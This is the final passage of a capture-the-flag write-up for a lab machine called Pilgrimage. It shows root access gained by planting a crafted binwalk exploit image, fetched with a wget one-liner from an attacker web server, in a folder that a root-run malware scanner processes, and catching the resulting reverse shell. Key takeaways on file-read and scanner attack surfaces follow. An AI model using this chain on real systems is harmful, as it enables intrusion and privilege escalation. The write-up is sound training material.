

We start a penelope listener on port 443. Per malwarescan.sh, the folder binwalk scans is /var/www/pilgrimage.htb/shrunk.

We host a Python web server for our exploit, navigate to /var/www/pilgrimage.htb/shrunk, and transfer it.
wget http://10.10.14.59/binwalk_exploit.png

We catch a shell as root.

We read the root flag.
Key Takeaways
Pilgrimage shows how an arbitrary file read, on its own, is really an information-gathering primitive whose value depends entirely on what an attacker knows to go looking for, an exposed .git repository was what turned it from a curiosity into a path to real credentials, by revealing exactly where the application’s SQLite database lived. Root is a good reminder that security tooling processing untrusted, attacker-controlled input is itself an attack surface: a malware scanner that automatically ran a vulnerable version of binwalk over every file dropped into a public upload folder handed over root the moment a crafted file was placed there.